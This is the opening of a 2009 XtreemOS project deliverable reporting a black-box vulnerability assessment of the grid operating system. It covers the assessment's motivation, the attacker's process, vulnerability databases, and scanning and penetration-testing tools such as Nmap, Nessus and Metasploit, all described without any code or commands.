Project no. IST-033576

XtreemOS

Integrated Project
BUILDING AND PROMOTING A LINUX-BASED OPERATING SYSTEM TO SUPPORT VIRTUAL ORGANIZATIONS FOR NEXT GENERATION GRIDS

2nd report on evaluation and testing for XtreemOS Security Assurance: Vulnerability Assessment of XtreemOS Security D3.5.14

Due date of deliverable: M42, 2009
Actual submission date: M43, 2009

Start date of project: June 1^{st} 2006

Type: Deliverable
WP number: WP3.5
Task number: T3.5.6

Responsible institution: SAP
Editor & and editor's address: Philip Robinson
SAP Research
The Concourse, Queens Island
Belfast
United Kingdom

Version 0.1 / Last edited by Philip Robinson / December 16^{th}, 2009

Project co-funded by the European Commission within the Sixth Framework Programme		
Dissemination Level		
PU	Public	√
PP	Restricted to other programme participants (including the Commission Services)	
RE	Restricted to a group specified by the consortium (including the Commission Services)	
CO	Confidential, only for members of the consortium (including the Commission Services)	

Revision history:

Version	Date	Authors	Institution	Section affected, comments
0.1	15/10/09	Philip Robinson	SAP	first draft of structure
0.2	15/11/09	Philip Robinson	SAP	Content for background and first vulnerability scans included
0.3	02/12/09	Philip Robinson	SAP	Incomplete draft sent for internal review
0.4	16/12/09	Philip Robinson	SAP	Incorporated feedback from internal reviews - this included a table of vulnerabilities per stage in the assessment process, change in the title of the deliverable and the inclusion of an appendix
1.0	16/12/09	Philip Robinson	SAP	Prepared for submission

Reviewers:
Alvaro Arenas (STFC), Peter Linnell (INRIA), Jörg Domaschka (ULM)

Tasks related to this deliverable:

Task No.	Task description	Partners involved°
T3.5.6	Evaluation of XtreemOS security	SAP

°This task list may not be equivalent to the list of partners contributing as authors to the deliverable
*Task leader

Executive Summary

This deliverable provides a runtime or operational vulnerability assessment of XtreemOS. It is a "black-box" as opposed to "white-box" (static code) assessment, where the perspective of an attacker or red team (ethical attacker) is taken. **The attempts to penetrate the security of XtreemOS nodes was unsuccessful, although the potential points of attack were identified**. This is a more formidable result than previous assessments/evaluations, which have considered the concepts, design and protocol specifications of XtreemOS. They have therefore assessed the resilience of XtreemOS against classes of attacks and threat scenarios, as well as formally assessed the correctness and robustness of one of its security protocols against common attacks. However, vulnerabilities are always discovered in systems when placed into operation. These vulnerabilities include overflows, insecure defaults, unnecessary services, spoof-proneness, bad privilege management, bad resource management and bad request checking. Furthermore, these vulnerabilities can be as a result of bad coding, configuration or user practices, where the latter is hard to protect against at a purely systems level. Exploits of these vulnerabilities will allow a malicious or accidental attacker to exhaust resources (CPU, Memory, Network, License), gain access to information, control nodes and disrupt the services and productivity of organisations.

As a result of the concept and integration methods underpinning XtreemOS, it inherits potential vulnerabilities from Grid computing, Linux and other third party software components. This is not an isolated problem for XtreemOS, as the Grid Services Security Vulnerability and Risk Assessment Task was defined in EGEE II. Their aim is "to incrementally make the Grid more secure and thus provide better availability and sustainability of the deployed infrastructure". Similar discussions are in existence surrounding Cloud computing, but no processes and task forces are in place for vulnerability identification, reporting and correction. A further set of risks in XtreemOS come about as a result of the large percentage of the code-base is new code that has never been subjected to "malicious fire" in the real world. XtreemOS is still in its early stages and there are no critical, real world systems deployed using this technology. However, waiting until this is the case will lead to disaster or a large backlog of vulnerabilities to be patched. Moreover, XtreemOS is released under an open-source license, such that access to its code-base is free and in the public. This gives the opportunity for both attackers and vulnerability response teams to inspect the code-base and know its inner-workings.

There are various tools and knowledge bases for vulnerability assessment today, which have been incorporated into the deliverable. Firstly, tools for network scanning such as NMAP are invaluable for network and Grid administrators in auditing the operation of their networks. These are also used by attackers to gain

knowledge of targets including the types of operating system, services, open ports and software on a node. By referring to vulnerability databases (private or public) they can then plan attacks with a high likelihood of success. Such a database is the Open Source Vulnerability Database that links information from other databases including the reports from the Center Emergency Response Team (CERT) and the Common Vulnerabilities and Exposures (CVE) database. The challenge for vulnerability response teams is hence to identify and correct vulnerabilities before they are in the private databases of malicious attackers. In addition to vulnerability databases, there now exists software frameworks for developing, analysing, documenting and actively executing exploits on vulnerabilities. Two used in preparing the content of this deliverable are the Nessus tool from Tenable Networks and the MetaSploit framework now owned by Rapid7. Again these tools are designed for site administrators to test the absence of known software vulnerabilities and resilience of their networked systems against established attacks. Both frameworks provide scripting languages for writing new attacks or attempting identified vulnerabilities.

The vulnerability assessment was carried out in 4 stages: stage 1 discussed the relevance of information that an attacker can gain from XtreemOS using basic remote fingerprinting tools. Stage 2 described the potential classes of vulnerabilities and technologies, which might potentially be exploited, based on knowledge retrieved from the vulnerability databases mentioned above. Stage 3 attempted active exploits of the vulnerabilities using the MetaSploit framework and the current exploits, payloads and auxiliaries in its library of modules. Stage 4 was a first attempt at damaging exploits on XtreemOS, with the assumption that an attacker has gained access to the Grid and has knowledge of how XtreemOS works. The propagation of attacks has not been considered in this deliverable. For example, the impact of integrating a vulnerable XtreemOS node in a larger non-XtreemOS grid has not been studied. The deliverable concludes with a listing of best practices that can be applied to networked systems in spite of the threat of vulnerabilities. This is necessary as the threat of human failure cannot be ignored or solved by purely rigorous systems engineering and evaluation.

Contents

Glossary

Most of the glossary has been extracted from D3.5.11, such that there is no need to constantly cross reference.

AEM	Application Execution Management
CDA	Credential Distribution Authority
CA	Certification Authority
CVE	Common Vulnerabilities and Exposures
DOS	Denial of Service
GGID	Global Group IDentifier
GUID	Global User IDentifier
GVID	Global VO IDentifier
NLP	Node Level Policy
NMAP	Network Mapping Tool
OSVDB	Open Source Vulnerability Database
PDP	Policy Decision Point
PKI	Public Key Infrastructure
RPC	Remote Procedure Call
SSH	Secure SHell
SSL	Secure Socket Layer
SQL	Structured Query Language
TCB	Trust Computing Base
VOM	Virtual Organization Management
VOPS	Virtual Organization Policy Service
XSS	Cross-site Scripting
XtreemFS	XtreemOS File System
XOSD	XtreemOS Daemon

List of Figures

List of Tables

1 Introduction

If XtreemOS or a predecessor OS with the same technical features is going to be used in the real, business world, the inevitability of malicious attackers will have to be faced. This report provides our work towards testing the resilience of XtreemOS against known attacks, using tools for penetration testing. It is the first runtime/operational vulnerability assessment of XtreemOS. It extends the previous security evaluation deliverables that considered the concepts, design and protocol specifications of XtreemOS. The motivation is that vulnerabilities are always discovered in systems when placed into operation. These vulnerabilities include overflows, insecure defaults, unnecessary services, spoof-proneness, bad privilege management, bad resource management and bad request checking. Furthermore, these vulnerabilities can result from bad coding, configuration or user practices, where the latter is hard to protect against at pure system level. Exploits of these vulnerabilities will allow a malicious or accidental attacker to exhaust resources (CPU, Memory, Network, License), gain access to information, control nodes and disrupt the services and productivity of organisations. The decision has been made to perform a purely "black-box" as opposed to "white-box" (i.e. static code analysis) assessment, as this creates the initial perspectives that an attacker will have on XtreemOS in the real world[1]. It was also a good opportunity to have on outside-in look at the software and its potential impact on the way site administrators and users deal with hardening their XtreemOS nodes.

Even though it was not possible to break XtreemOS, given the effort and knowledge applied, it is not to be concluded that XtreemOS is resilient and invulnerable in all operational cases and against all types of attackers. As a result of the concept and integration methods underpinning XtreemOS, it inherits potential vulnerabilities from Grid computing, Linux and other third party software components. This is a larger concern for Grid and Cloud Computing, as shown by the recent establishment of the Grid Services Security Vulnerability and Risk Assessment Task in EGEE [7]. Their aim is "to incrementally make the Grid more secure and thus provide better availability and sustainability of the deployed infrastructure". Similar discussions are in existence surrounding Cloud computing [2], although no processes and task forces are in place for vulnerability identification, reporting and correction. A further set of risks in XtreemOS come about as a result of the large percentage of the code-base is new code that has never been subjected to "malicious fire" in the real world. Alhazmi and Malaiya [1] observed that the attention given to an operating system increases after its intro-

[1] XtreemOS is open source but the assessment starts with the assumption that the attacker does not initially know that the target is running XtreemOS. Once the attacker is able to determine the exact type and version of the target OS, they may then analyse the source code in order to uncover vulnerabilities.

duction, peaks at some time, and then drops because of the introduction of a newer competing version. XtreemOS is still in its early stages and there are no critical, real world systems deployed using this technology. However, waiting until this is the case will lead to disaster or a large backlog of vulnerabilities to be patched.

Moreover, XtreemOS is released under an open-source license, such that access to its code-base is free and in the public. This gives the opportunity for both attackers and vulnerability response teams to inspect the code-base and know its inner-workings. Nevertheless, Hoepman and Jacobs [8] defend a claim that the open source approach to software delivery is more secure, given that the source can be frequently patched and redistributed. Their main argument is that opening the source allows independent assessment of the exposure of a system and the risk associated with using the system, makes patching bugs easier and more likely, and forces software developers to spend more effort on the quality of their code. More on the vulnerability and impact of open source security is discussed in the Background chapter, Chapter 2.

Chapter 2 also discusses various resources used in vulnerability assessment today. There are various tools and knowledge bases for vulnerability assessment today, which have been incorporated into the deliverable. Firstly, tools for network scanning such as NMAP [20, 12] are invaluable for network and Grid administrators in auditing the operation of their networks. These are also used by attackers to gain knowledge of targets including the types of operating system, services, open ports and software on a node. By referring to vulnerability databases (private or public) they can then plan attacks with a high likelihood of success. Such a database is the Open Source Vulnerability Database [15] that links information from other databases including the reports from the Center Emergency Response Team (CERT) [4], the Common Vulnerabilities and Exposures (CVE)[6] database and the National Vulnerability Database (NIST-NVD)[14]. The challenge for vulnerability response teams is hence to identify and correct vulnerabilities before they are in the private databases of malicious attackers. In addition to vulnerability databases, there now exists software frameworks for developing, analysing, documenting and actively executing exploits on vulnerabilities. Two used in preparing the content of this deliverable are the Nessus [16] tool from Tenable Networks and the MetaSploit [13] framework now owned by Rapid7. Again these tools are designed for site administrators to test the absence of known software vulnerabilities and resilience of their networked systems against established attacks. Both frameworks provide scripting languages for writing new attacks or attempting identified vulnerabilities.

Chapter 3 reports on the actual execution and results of the vulnerability assessment. The vulnerability assessment was carried out in 4 stages: stage 1 discussed the relevance of information that an attacker can gain from XtreemOS using basic remote fingerprinting tools. Stage 2 described the potential classes of

vulnerabilities and technologies, which might potentially be exploited, based on knowledge retrieved from the vulnerability databases mentioned above. Stage 3 attempted active exploits of the vulnerabilities using the MetaSploit framework and the current exploits, payloads and auxiliaries in its library of modules. Stage 4 was a first attempt at damaging exploits on XtreemOS, with the assumption that an attacker has gained access to the Grid and has knowledge of how XtreemOS works. The propagation of attacks has not been considered in this deliverable. For example, the impact of integrating a vulnerable XtreemOS node in a larger non-XtreemOS grid has not been studied. The deliverable concludes with a listing of best practices that can be applied to networked systems in spite of the threat of vulnerabilities. This is necessary as the threat of human failure cannot be ignored or solved by purely rigorous systems engineering and evaluation. There were no serious, damaging attacks discovered. While this appears to be a very positive result it does not paint a picture of reality, as any system will be attacked given the attackers are sufficiently funded and have access to resources.

Although no significant attacks were discovered, the report does not seek to claim that XtreemOS is the most robust operating system and environment for the Grid and other distributed systems. The report reveals the processes and knowledge available to attackers in order to circumvent different node configurations of XtreemOS. This is our responsibility to reveal such information, as the process of securing XtreemOS nodes is an ongoing effort of patching the code-base and site administrators following best practices for hardening their networks. Another contribution of the deliverable is towards building monitoring mechanisms within XtreemOS that identify potentially harmful requests. It is always likely that some vulnerability has been overlooked in an assessment. In the conclusion, the results of a preliminary white-box, static code analysis of some XtreemOS components are discussed, revealing that there are some underlying bugs in the source that could lead to potential attacks. These will be addressed in subsequent (final) releases of XtreemOS, and another phase of vulnerability assessment performed. The results of this final vulnerability assessment will however be reported within the more general evaluation deliverable, as well as integrated into the administration notes released with the software. This work could be a contributor to future vulnerability assessment processes for Grid and Cloud systems.

2 Background on Operational Vulnerability Assessment

All systems have vulnerabilities when placed into operation due to various issues throughout development. These include the following:

1. Inherited conceptual or design flaws
2. Misplaced assumptions about how the system should operate and actually operates
3. Oversights during design and configuration
4. Implementation and integration errors
5. Human user and administrator errors

XtreemOS is not a traditional operating system and has various layers of execution to be considered. The following are the risks and potential challenges that an administrator running an XtreemOS deployment will face:

- Preexisting vulnerabilities from the Linux distribution used to pack-age XtreemOS
- Integration of web technologies in the distribution; the majority of today's security attacks are exploits of vulnerabilities in web technologies
- Multiple communications architectures and interaction models used by different components
- Different security models integrated based on different types of interaction models
- Different programming languages with different types of vulnerabilities
- Packaging of different third party technologies

Although it is understood that vulnerabilities should be identified from as early as possible in the development life-cycle of a system, it is not possible to predict all of the properties of a system's operational environment that may allow attackers to access and compromise the system. Furthermore, as shown in Figure 1, flaws will be transferred throughout a system's development life-cycle.

Operating system vulnerabilities are particularly critical, as they will often override or supersede the protection mechanisms of software and data running



Figure 1: Security vulnerabilities are transferred throughout the development of a system

on the OS. The OS has privileged access to data and processes, as it needs to schedule, monitor and control their execution and resource usage. Furthermore, according to Arkin, Stender and McGraw [3], most software security defects and vulnerabilities are not related to security functionality- rather, they spring from an attacker's unexpected but intentional misuses of the application. A comprehensive vulnerability assessment therefore considers vulnerabilities that arise from normal and abnormal usage of the system. The end goal of a vulnerability analysis is to have sufficient knowledge about the system's behavior such that it can be patched or hardened against accidental and malicious attacks.

There are various sources of knowledge that are required for a vulnerability assessment. The type of knowledge required is essentially all the knowledge that an attacker would be interested in when they carry out an attack. Figure 2 shows a high level interaction model for an attacker plotting and eventually executing an attack on a target system. The different types of knowledge required by an attacker, and hence by a vulnerability assessment process, are described in relation to this interaction model.

From Figure 2, the first step of an attacker is to (1) probe the system in order to find out various properties. These will typically include the following:

1. All operations that are remotely accessible.

2. Opened ports that are listening on the system, such that the system can be reached over the network.

3. Application Programming Interfaces (APIs) or services that can be locally invoked - in this case the attacker will consider what operations can be performed on the system should they manage to insert a malicious program on the node.

4. The communications architecture including the order within which components, libraries and services are executed and messages passed.



Figure 2: Process of an attacker seeking and exploiting vulnerabilities on a target system

5. Third party components that are integrated with the system, in case these components have known vulnerabilities that now become inherited by the targeted system.

6. Constantly running daemon/background processes on the node, as these will be targeted by an attacker to be compromised.

The goal of a vulnerability analysis is to identify weaknesses in a system that can be potentially exploited and, subsequently, to stop these vulnerabilities before they can be exploited. This would be ideally done at the conceptualisation stages of the system but, in reality, there will always be vulnerabilities that arise during runtime. It is therefore the goal of a system administrator or engineer to identify methods of stopping these runtime vulnerabilities as early as possible in the attack process, as shown in Figure 2. The first goal is hence to find a means of identifying and stopping illegitimate probing of the target system. However, this is difficult as

administrators will often require this capability for monitoring and maintenance. Tools such as NMAP and Nagios have been developed for supporting administrators in monitoring the runtime of their systems but are often used by attackers to gain knowledge about the system. Step (2) in Figure 2 is the gathering of information by an attacker for analysis. The richer and more precise the information is, the better an attacker's ability to plan an attack. Furthermore, if the attacker is able to obtain sensitive information such as passwords and access controls, then the effort involved in launching the attack - Figure 2 step (3) - become easier.

There are now various tools and resources available to attackers for carrying out each of these stages, although, in most cases, the intention of these tools was for administrators and red teams to assess the resilience of theirs systems.

2.1 Overview of Tools and Resources for Vulnerability Assessment

Vulnerability assessment tools such as scanners, knowledge-bases, fuzzers and exploit tool are used by administrators to identify weaknesses in system that can be potentially exploited. These tools and resources can also be used by attackers (bad guys) in order to identify weaknesses in systems that become exploitable vulnerabilities. An administrator's goal for using these tools is to identify these vulnerabilities and stop them before they are identified and exploited by attackers. In a real world setting a vulnerability scanner is run on entire network to identify devices that are susceptible to known vulnerability signatures. These scans and assessments also have to be provisioned and planned for as they consume computational and human resources. Nevertheless, today there are many tools on the market and freely available that support the process of vulnerability assessment. INSECURE.org[10] maintains a rated repository of tools available for performing such assessments. It is best to use a combination of sources and methods in order to achieve comprehensive results in the vulnerability assessment. Sources of knowledge will include registry entries, source code, system and software configuration files, filesystem, password files, port scanning i.e. open ports, network traffic and patterns, system logs and patch information. Figure 3 depicts the inputs for a comprehensive vulnerability assessment.

Figure 3 shows the first input as the target system. This needs to be accessible to the vulnerability tools, even if behind a firewall. The system can also be modeled in order to some prior knowledge of the system's structural behavior and capabilities. Secondly, there is a growing number of vulnerability databases for different types of systems available. In addition, there are various tools that are freely available for performing these analysis today. The final output of the process is the vulnerability report, which describes the resilience of the target against



Figure 3: Tools and resources used in a vulnerability assessment; this is also a high level information flow used for the XtreemOS vulnerability assessment

the classes of vulnerabilities defined or, in some cases, if new vulnerabilities are discovered.

2.2 Setting up the Target System

Vulnerability assessment is typically done on test or Quality Assurance Systems (QAS) that are good representations of the real-world production (PROD) environment. Operating systems are critical in any information systems network. Alhazmi and Malaiya have developed what is known as the Alhazmi-Malaiya Logistic Model (AML) [1], which captures their observations about the vulnerability discovery trends for operating systems. They state that the attention given to an operating system increases after its introduction, peaks at some time, and then drops because of the introduction of a newer competing version. The cumulative number of vulnerabilities thus shows an increasing rate at the beginning as the system starts attracting an increasing share of the installed base. After some time, a steady rate of vulnerability finding yields a linear curve. Eventually the vulnerability discovery rate starts dropping due both to reduced attention, and a smaller

pool of remaining vulnerabilities. XtreemOS might follow a different model given that its initial users will be mostly for scientific and research purposes. Nevertheless, this is hard to predict when software is offered as open source and is easily accessible to the masses.

Given that the target system is typically not a production system, it needs to be set up in isolation on a different subnet than the productions systems. It is therefore necessary to allocate resources for performing such assessments.

2.3 System Modeling for Vulnerability Assessment

System modeling is done for various reasons:

- To reduce the costs of having a real system
- To supplement the knowledge of a system's operational properties
- To have a consistent and controllable representation of the system's operational environment
- To extract relevant information and present it in a simplified manner
- To gain insights into the system's behavior that could not be gained by plain observation

System modeling is hence a means of gaining better coverage of vulnerabilities and potential attacks that the system can be exposed to. Various system models would be used to represent different system knowledge in isolation, according to the classes of vulnerabilities to be tested. Tsipenyuk, Chess and McGraw [18] provide a classification of vulnerabilities, which lead to a classification of system models that are relevant for a vulnerability assessment process:

1. Input Validation and Representation - need for models of operations exposed by the target
2. API Abuse - need for models of the system's attack surface
3. Security Features - need for models of the system's security services and protocols
4. Time and State - need for state machine models and operational phases entered by the system
5. Errors - models of known bugs and fault models
6. Code Quality - need for models of code review processes and coverage

7. Encapsulation - need for containment and isolation models

8. Environment - need for configuration and deployment models

The main disadvantage of using models is the likelihood of them being incorrect or inaccurate representations of the real-world system. However, when more knowledge about the system and its potential vulnerabilities gathered, more coverage can be achieved in the process.

2.4 Vulnerability Knowledge-bases

Vulnerability knowledge-bases are maintained by various organisations and are accessible over the Internet. It is encouraged that they are freely available to enhance the rate at which vulnerabilities are corrected. The downside is however that this information becomes readily available to malicious parties as well. On the other hand, the dark, underground community also maintains knowledge of vulnerabilities that are traded, such that access to these by "ethical hackers" could also speed up the process by which vulnerabilities are corrected. There are three main databases that were considered for this assessment.

OSVDB [15] is an independent and open source database created by and for the security community. The goal of the project is to provide accurate, detailed, current and unbiased technical information on security vulnerabilities. Secondly, it is intended to promote more open and better collaboration between companies and individuals, eliminate redundant works, and reduce expenses inherent with the development and maintenance of in-house vulnerability databases. At the time of writing, The database covered 59,633 vulnerabilities, spanning 26,175 products from 4,735 researchers, over 44 years.

The National Vulnerability Database (NVD) [14] is the U.S. government repository of standards based vulnerability management data represented using the Security Content Automation Protocol (SCAP). This data enables automation of vulnerability management, security measurement, and compliance. NVD includes databases of security checklists, security related software flaws, misconfigurations, product names, and impact metrics.

The Common Vulnerabilities and Exposures (CVE) [6] database is a dictionary of common names (i.e., CVE Identifiers) for publicly known information security vulnerabilities, while its Common Configuration Enumeration (CCE) provides identifiers for security configuration issues and exposures. CVE's common identifiers are intended to make it easier to share data across separate network security databases and tools, and provide a baseline for evaluating the coverage of an organization's security tools. If a report from a security tool incorporates CVE Identifiers, it is possible to quickly and accurately cross-reference, access

fix information in one or more separate CVE-compatible databases to remediate the problem. Each CVE Identifier on the CVE List includes a CVE identifier number, indication of "entry" or "candidate" status, a brief description of the security vulnerability or exposure and any pertinent references.

2.5 Vulnerability Assessment Tools

It is advised to use more than one vulnerability exploit tool in parallel, as this provides the best opportunity of coverage. There are five general classes of vulnerability assessment tools available for black-box assessments (although there are many others for white-box static analysis and code auditing). These are discussed below with references to the respective tools used in the XtreemOS vulnerability assessment.

Port scanners : these return a listing of open ports and services of a target. Nmap ("Network Mapper") [12] is a free and open source (license) utility for network exploration or security auditing. It can be used to scan network ranges or single hosts. It is also often used for other tasks including network inventory, managing service upgrade schedules, and monitoring host or service uptime. It uses raw IP packets to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and other characteristics based on its local dictionary.

Packet sniffers : capture network traffic using various communications protocols and filters. The traffic data is then displayed in raw or structured format, depending on the type of analysis to be done. Wireshark [19] is a network packet analyzer. A network packet analyzer will try to capture network packets and tries to display that packet data as detailed as possible. Wireshark is an open source packet analyzer and is being used for various tasks such as troubleshooting network problems, examining security problems, debugging procol/communications implementations and for educational purposes, as the details of network protocols can be seen.

Passive Vulnerability scanners : use port-scanning plus a signature dictionary to identify if targets are susceptible to known vulnerabilities. Nessus [16] is a remote security scanner provided by Tenable Network Security Inc. There is a free edition available for use, along with the vulnerability definitions and updates. These definitions are called "plugins", as the basic vulnerability scanner can be extended. There is also a framework available for building plugins for specific types

of vulnerabilities, featuring the Nessus Attack Scripting Language (NASL). Plugins are similar to virus scanners or patterns that would be used in virus scanners or intrusion detection systems. Plugins are categorised as dangerous and non-dangerous, based on the impact they can have on the system's operation. Dangerous plugins are essentially Denial of Service (DoS) signatures that can actually make the target of evaluation available. Nessus has a client-server architecture, where multiple servers can be installed to do actual testing, while the client is responsible for providing configuration and reporting functionality. There are additional add-on components installed with the server in order to enhance the scanning ability. These include NMAP, a standard port scanner that comes packaged with many Linux distributions, Hydra[2], a weak password checker and Nikito[3], a cgi script checker.

Active Vulnerability scanners : determine susceptibility by actually attacking targets using scripts that encode known vulnerabilities. The Metasploit [13] Framework is a development platform for creating security tools and exploits. The framework is used by network security professionals to perform penetration tests, system administrators to verify patch installations, product vendors to perform regression testing, and security researchers world-wide. The framework is written in the Ruby programming language and includes components written in C and assembler. The framework consists of tools, libraries, modules, and user interfaces. The basic function of the framework is a module launcher, allowing the user to configure an exploit module and launch it at a target system. If the exploit succeeds, the payload is executed on the target and the user is provided with a shell to interact with the payload. Note that other tools such as *Core Impact*[4] and *Canvas*[5] are known to be comprehensive but are comparably expensive. Core Impact[6] is currently considered to be the most powerful exploitation tool available today, maintaining a large database of regularly updated exploits and tricks.

Fuzzers : use random packets, requests and files in order to identify new vulnerabilities through brute-force methods. JBroFuzz [11] generates requests, puts them on the wire and records the corresponding responses received back. It does

[2]freeworld.thc.org/thc-hydra/: this is a tool from an organisation called "The Hacker's Choice (THC)" uses a dictionary attack to test targets for weak or simple passwords

[3]www.cirt.net/code/nikto.shtml: a CGI/web vulnerability scanner written in PERL

[4]www.coresecurity.com/content/core-impact-overview: a commercial tool for assessing the security of web applications, network systems and others.

[5]www.immunityinc.com/products-canvas.shtml: a commercial tool from Immunity for exploit development and penetration testing

[6]SCMagazine www.scmagazineus.com/core-impact-60/review/27/ published a price of Core Impact to be $25,000 USD in 2007.

not attempt to identify if a particular site is vulnerable or not; this requires further human analysis. Certain payloads included can however be used to generate requests that attempt to successfully exploit flaws. Such flaws represent previously known vulnerabilities for web applications. JBroFuzz groups fuzzers with their corresponding payloads into a number of categories, depending on previously known vulnerabilities. The human vulnerability tester has to select the fuzzers to use in order to test against a particular set of vulnerabilities and review the results in order to recognize if exploitation succeeded or not.

2.6 Vulnerability Reports

A vulnerability report serves many purposes. It is first of all useful for an organisation to know what types of attacks it is potentially susceptible to and to determine if the associated risks are high. Secondly, they are useful for certification that the software-based services provided by an organisation have a required level of assurance. This certification can be for internal or external purposes. In any event the structure and format of such a report is tailored for the purposes and characteristics of the organisation and its software assets. It will contain knowledge about severity and likelihood of vulnerabilities and attacks that exploit those vulnerabilities. In addition, it is always useful if reports use references to show that the identification is not in isolation and that there are known fixes. Finally, having structured and standardised vulnerability reports enables better intra and inter-organisational communication about vulnerabilities. This is an important requirement for users and providers of Grid and Cloud computing resources.

3 Vulnerability Assessment of XtreemOS

The vulnerability assessment was done on three different targets simultaneously: the Client node, Core node and Resource node instances for XtreemOS. These have different services and processes running and there are different assumptions made about the accessibility and operation of these nodes. The assessment was done in an isolated network for two reasons:

1. The signatures, communications patterns and payloads used by the vulnerability scanners are real and will trigger IDS tools and vigilant network administrators. Such work could potentially cause disruption in a large, critical network.

2. The exploits used by the vulnerability scanners may cause system and hence network instability. Furthermore, as a result of the origins of these tools, it cannot always be assumed that the creators are totally trustworthy, given their interest and knowledge of exploits. The vulnerability seeker becomes the vulnerable.

The initial goal was to exploit the generic services identified on every node configuration type, where it is assumed that the attacker does not differentiate between different types of XtreemOS configurations. These services refer to those that appear with a basic installation of XtreemOS 2.0 without configuration as a client, resource or core node. The goal then is to identify exploits that will likely be evident in any configuration of a XtreemOS node, given that the same codebase and basic OS components and services will be available on all nodes. The differences in client, resource and core node can be found in the XtreemOS Administration Guide [5]. Examples of services and components that are likely to occur on most nodes are those related to the DIstributed XtreemOS Infrastructure (DIXI) framework used for staging services. DIXI also contains a communications component as an essential component of service hosting. In that DIXI components may be core for communications between other pieces of software, a pre-vulnerability assessment analysis of the DIXI framework was provided by XLAB and included in AppendixA.

Vulnerability identification and exploitation is carried out in multiple stages. Figure 4 shows the stages that have been followed towards a comprehensive vulnerability assessment. These are described in sufficient detail that they can be replicated for future assessments. For each stage in the process there are different goals, targeted vulnerabilities and tools used to execute exploits. Table 1 provides an overview of these stages in practice. Figure 5 provides an overview of the test-bed used in order to carry out the assessment. The tools are described in the relevant stages.

